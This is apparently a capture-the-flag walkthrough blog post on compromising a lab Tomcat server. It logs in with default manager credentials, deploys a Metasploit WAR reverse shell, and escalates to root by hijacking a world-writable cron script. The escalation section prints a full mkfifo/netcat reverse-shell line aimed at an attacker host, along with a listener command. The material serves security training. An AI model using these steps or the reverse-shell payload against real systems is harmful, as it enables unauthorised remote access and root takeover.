


Table of Contents
- Overview
- Abusing Default Credentials in Tomcat Manager
- Deploying a Backdoor File for Remote Code Execution
- Identifying Writable Cron-Executed Scripts (
id.sh) - Privilege Escalation via Cron Job Hijacking
Overview
Apache Tomcat is a widely used open-source web server and servlet container designed to run Java-based web applications. In enterprise environments, it often exposes administrative interfaces such as /manager and /host-manager, which allow deployment and management of applications.
Crontab is a time-based job scheduler in Linux systems used to automate repetitive tasks. When configured under the root user, cron jobs execute with the highest privileges on the system.
Initial reconnaissance revealed three open ports:
22(SSH)8009(AJP)8080(Tomcat)
The presence of AJP (Apache JServ Protocol) suggested a potential Ghostcat-style attack surface. Enumeration against port 8009 successfully retrieved the web.xml file. However, the contents did not expose sensitive credentials or misconfigurations worth pursuing further.
Focus shifted to the Tomcat service on port 8080. Several administrative endpoints were tested:
/manager/status/manager/html/host-manager/html

All returned 401 Unauthorized, indicating authentication was enforced. A brute-force attempt against /manager/html did not yield valid credentials, and directory brute-forcing revealed no additional attack surface.
At this stage, the attack appeared constrained, until testing a slightly different endpoint:
http://target:8080/managerUnlike the others, this endpoint accepted authentication using default Tomcat credentials, granting access to the manager interface.
Using the Tomcat Manager, it was possible to:
- Upload WAR files
- Deploy arbitrary applications
- Execute server-side code

A reverse shell payload was generated and deployed using Metasploit. Upon successful deployment, remote access to the target system was obtained.
After gaining a foothold, enumeration of the system revealed a user named jack. Within this user's environment, a file named id.sh stood out.
Further inspection showed:
- The script was executed periodically via crontab
- The execution context was root
- The file permissions were world-writable

By modifying id.sh, a reverse shell payload was injected. A listener was prepared on the attacker machine, and once the cron job executed, the payload was triggered. The result was a root-level reverse shell.
Abusing Default Credentials in Tomcat Manager
- As in previous labs, start by updating the
/etc/hostsfile on your Kali Linux machine to map the target:
<target_machine> thompson.thm- Perform a quick port scan using
naabu

- Based on the scan results, identify the open ports:
22(SSH),8009(AJP), and8080(HTTP – Tomcat).

- Verify the service running on port
8080. It is confirmed to be Apache Tomcat 8.5.5.

- Begin enumerating common Tomcat administrative endpoints:
http://thompson.thm:8080/manager/status
http://thompson.thm:8080/manager/html
http://thompson.thm:8080/host-manager/html- All endpoints return 401 Unauthorized, indicating authentication is required.
- Since port
8009(AJP) is exposed, attempt enumeration using the Ghostcat module in Metasploit to check for file disclosure or misconfiguration.

- The
web.xmlfile is successfully retrieved, but it does not contain any sensitive or actionable information. - Continue with directory brute-forcing using
ffufto identify additional hidden endpoints.

- The results do not reveal anything new. However, instead of relying solely on automated tools, manually revisit the

/managerendpoint via a browser. - Attempt authentication using default Tomcat credentials:
tomcat:s3cret- The login is successful, granting access to the Tomcat Manager interface.
Deploying a Backdoor File for Remote Code Execution
- With authenticated access, proceed to gain code execution. The Tomcat Manager allows WAR file deployment, which can be leveraged for backdoor access.
- Launch Metasploit to generate and deploy a malicious WAR payload.

- Configure the required module parameters (target host, port, payload, and listener settings).

- Execute the exploit and obtain a reverse shell on the target system.
Identifying Writable Cron-Executed Scripts (id.sh)
- After gaining initial access, enumerate the system to identify other users and potential privilege escalation vectors.
- A user named
jackis discovered along with several files in their home directory.


- Review files within the directory and identify anything unusual or interesting.

- Establish a session on the target.

- A file named
id.shstands out: It is world-writable and likely executed by a scheduled task (cron job). - The initial shell runs under the
tomcatuser. Check for cron jobs associated with this user, but none are found.
Privilege Escalation via Cron Job Hijacking
- Inspect the system-wide cron configuration:
$ cat /etc/crontab
- The output reveals that
id.shfrom thejackdirectory is executed periodically by the root user. - Modify the
id.shscript by injecting a reverse shell payload pointing to your Kali machine.
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc <attacker_ip> <attacker_port> >/tmp/f
- Before triggering, ensure a listener is running:
$ rlwrap nc -lvnp 8888- Once the cron job executes, the payload is triggered, and a reverse shell is received.
- This time, the shell runs as root, confirming successful privilege escalation.
References
📢 Enjoyed this post? Stay connected! If you found this article helpful or insightful, consider following me for more:
- 📖 Medium: bashoverflow.medium.com
- 🐦 Twitter / X: @_havij
- </> Github: havij13
- ☕ Coffee: Buymeacoffee
🙏Your support is appreciated.